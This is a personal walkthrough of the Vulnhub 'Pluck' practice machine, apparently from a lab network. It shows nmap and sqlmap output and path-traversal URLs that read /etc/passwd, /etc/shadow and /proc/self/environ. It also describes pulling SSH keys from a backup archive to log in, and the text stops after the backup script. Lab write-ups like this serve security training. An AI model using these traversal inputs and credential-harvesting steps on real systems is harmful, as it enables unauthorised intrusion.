Pluck
Vulnhub
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This was my second Boot2Root challenge, and it presented a slightly more complex path compared to the first. While still beginner-friendly, it required more attention to detail and persistence.


Initial Reconnaissance

Nmap Scan

I started with an Nmap scan and found the following open ports:


- **22 (SSH)**
- **80 (HTTP)**
- **3306 (MySQL)**

I attempted to connect to port 3306 (MySQL), but was unable to establish a connection.



```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFSQzgfwHXqd1xWOgf75774FzsNjlHCbQMrxD/YxArRbHivjZaqVegVI3sUiy6uO/DLcmnnjxEKpJq0QNWXIi438ctaJzDnxI
inBD+DYIyyWKVpNi/6Pj2PqrT1f9KZMlMdda1yEE4×0/vy0tABWnLAR9JlzbDkLY9JpFoZb7Cs+xcwpcj0JNHKnN5IfpyZZ+vGDRdxB4twukRBFkljAxkZb8/QUO83om4vTgr9eLM
|   256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN5PvwhQy4P3+wVM+Tl9dFNeO1MWbOR50xImivscOMxL6HRVDbyYSFE8anA/SQn
|   256 18:98:5a:5a:5c:59:e1:25:70:1c:37:1a:f2:c7:26:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC5tbgnjQoXQRDtMCFeK6iEMlBokAJpBWfNq15V7O/Wf
80/tcp   open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Pluck
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql   syn-ack MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```




```
└─$ nc -nv 192.168.0.6 3306
(UNKNOWN) [192.168.0.6] 3306 (mysql) open
D◆jHost '192.168.0.3' is not allowed to connect to this MySQL server
```

Web Enumeration & LFI Discovery

Navigating to the website hosted on port 80, I encountered an error message that led me to test the page using **sqlmap**, but it yielded no results.

Upon closer inspection of the URL, I noticed the parameter `page=about.php`, which I tested for **Local File Inclusion (LFI)**. The LFI attempt was successful.

Unfortunately, I initially overlooked important details from `/etc/passwd`—specifically the presence of the **backup-user** and a mention of a **backup.sh** script.



```
 /$$$$$$$  /$$                     /$$
| $$__  $$| $$                    | $$
| $$  \ $$| $$ /$$   /$$  /$$$$$$$| $$   /$$
| $$$$$$$/| $$| $$  | $$ /$$_____/| $$  /$$/
| $$____/ | $$| $$  | $$| $$      | $$$$$$/
| $$      | $$| $$  | $$| $$      | $$_  $$
| $$      | $$|  $$$$$$/|  $$$$$$$| $$ \  $$
|__/      |__/ \______/  \_______/|__/  \__/
```

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

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 6

Admin

'

Login

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




```
┌──(justin㉿redteam)-[~/Desktop/box2:Pluck]
└─$ sqlmap -url http://192.168.0.6/admin.php --forms --crawl=2
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.7#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ility and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:05:42 /2025-04-04/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[15:05:45] [WARNING] 'sitemap.xml' not found
[15:05:45] [INFO] starting crawler for target URL 'http://192.168.0.6/admin.php'
[15:05:45] [INFO] searching for links with depth 1
[15:05:45] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]

[15:06:01] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] n
[15:06:07] [INFO] found a total of 4 targets
[1/4] Form:
POST http://192.168.0.6/admin.php
POST data: email=&password=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: email=&password=] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n] y
[15:06:15] [INFO] using '/home/justin/.local/share/sqlmap/output/results-04042025_0306pm.csv' as the CSV results file in multiple targets mode
[15:06:15] [INFO] testing if the target URL content is stable
[15:06:16] [INFO] target URL content is stable
[15:06:16] [INFO] testing if POST parameter 'email' is dynamic
```



```
[15:09:15] [INFO] testing 'MySQL UNION query (random number) - 11 to 20 columns'
[15:09:22] [INFO] testing 'MySQL UNION query (NULL) - 21 to 30 columns'
[15:09:28] [INFO] testing 'MySQL UNION query (random number) - 21 to 30 columns'
[15:09:35] [INFO] testing 'MySQL UNION query (NULL) - 31 to 40 columns'
[15:09:41] [INFO] testing 'MySQL UNION query (random number) - 31 to 40 columns'
[15:09:46] [INFO] testing 'MySQL UNION query (NULL) - 41 to 50 columns'
[15:09:52] [INFO] testing 'MySQL UNION query (random number) - 41 to 50 columns'
[15:09:58] [WARNING] POST parameter 'password' does not seem to be injectable
[15:09:58] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. Please retry with the switch '--text-only' (a
 --technique=BU) as this case looks like a perfect candidate (low textual content along with inability of comparison engine to detect at least one dynamic parameter). If you suspect that there is some kind o
ion mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to the next target
```




Pluck
192.168.0.6/index.php?page=about.php
Kali L
Go forward one page (Alt+Right Arrow)
Right-click or pull down to show history
orums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Pluck
Home
About
Contact Us
Admin

pluck
plʌk/🔊
verb
verb: **pluck**; 3rd person present: **plucks**; past tense: **plucked**; past participle: **plucked**; gerund or present participle: **plucking**

1. take hold of (something) and quickly remove it from its place.
   "she plucked a blade of grass"
   synonyms: remove, pick off, pick, pull, pull off/out, extract, take, take off
   "Jane plucked a thread from the lapel of his coat"
   - catch hold of and pull quickly.
     "she plucked his sleeve"
     synonyms: pull (at), tug (at), clutch (at), snatch (at), take hold of, grab, seize, catch (at), tweak, twitch, jerk; *informal* yank
     "she plucked at his T-shirt"
   - pull the feathers from (a bird's carcass) to prepare it for cooking.
     "the turkeys are plucked and cleaned by machine"
     synonyms: remove the feathers from, strip of feathers; More
     rare deplume, displume
     "the turkeys are plucked and cleaned"
   - pull some of the hairs from (one's eyebrows) to make them look neater.
     "whether you pluck your eyebrows depends on your type of looks"
   - Geology
     (of glacier ice) break off (pieces of rock) by mechanical force.
2. quickly or suddenly remove someone from a dangerous or unpleasant situation.
   "the baby was plucked from a grim orphanage"
3. sound (a musical instrument or its strings) with one's finger or a plectrum.
   "she picked up her guitar and plucked it idly"
   synonyms: strum, pick, thrum, twang, plunk, finger; play pizzicato
   "he picked up the guitar and began to pluck the strings"

noun
noun: **pluck**

1. spirited and determined courage.
   "it must have taken a lot of pluck to walk along a path marked ‘Danger’"
   synonyms: courage, bravery, nerve, pluckiness, boldness, courageousness, braveness, backbone, spine, daring, spirit, intrepidness, intrepidity, fearlessness, mettle, determination, fortitude, resolve, resolution, stout-heartedness, hardihood, dauntlessness, valour, doughtiness, heroism, audacity; More
   informal grit, guts, spunk, gutsiness, gumption;
   informal bottle, ballsiness;



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:
/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd
/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
lxd:x:108:65534::/var/lib/lxd/:/bin/false uuidd:x:109:114::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var
/run/sshd:/usr/sbin/nologin pollinate:x:112:1::/var/cache/pollinate:/bin/false bob:x:1000:1000:bob,,,:/home/bob:/bin/bash Debian-exim:x:113:119::/var/spool/exim4:
/bin/false peter:x:1001:1001:,,,:/home/peter:/bin/bash paul:x:1002:1002:,,,:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups
easier,,,:/backups:/usr/local/scripts/backup.sh
```

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

Enumeration Challenges & Rediscovery

I tried to extract hashes from `/etc/shadow` via LFI, but I could not read it. I also attempted reading various common files but didn't find anything useful at the time.
To further enumerate the application, I ran a `dirb` scan and discovered a hidden page, though it was inaccessible. Stuck at this point, I re-examined `/etc/passwd` and spotted the previously missed **backup-user**. Additionally, I found a reference to a `backup.sh` script responsible for archiving user directories.



192.168.0.6/index.php?page=../../../../etc/shadow



192.168.0.6/index.php?page=../../../../proc/self/environ

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


192.168.0.6/server-status

Forbidden


You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 192.168.0.6 Port 80

Finding SSH Keys & Gaining User Access

The backup script generated `.tar` archives, and inside one of them, I located SSH keys for the user **paul**. I downloaded the archive using `wget`, extracted the contents, and found multiple SSH private keys.

After testing the keys, **id_key4** turned out to be valid. Using it, I successfully SSHed into the machine as **paul**.



```
#!/bin/bash ######################## # Server Backup script # ######################## #Backup directories in /backups so we can get it via tftp echo
"Backing up data" tar -cf /backups/backup.tar /home /var/www/html > /dev/null 2& > /dev/null echo "Backup complete"
```

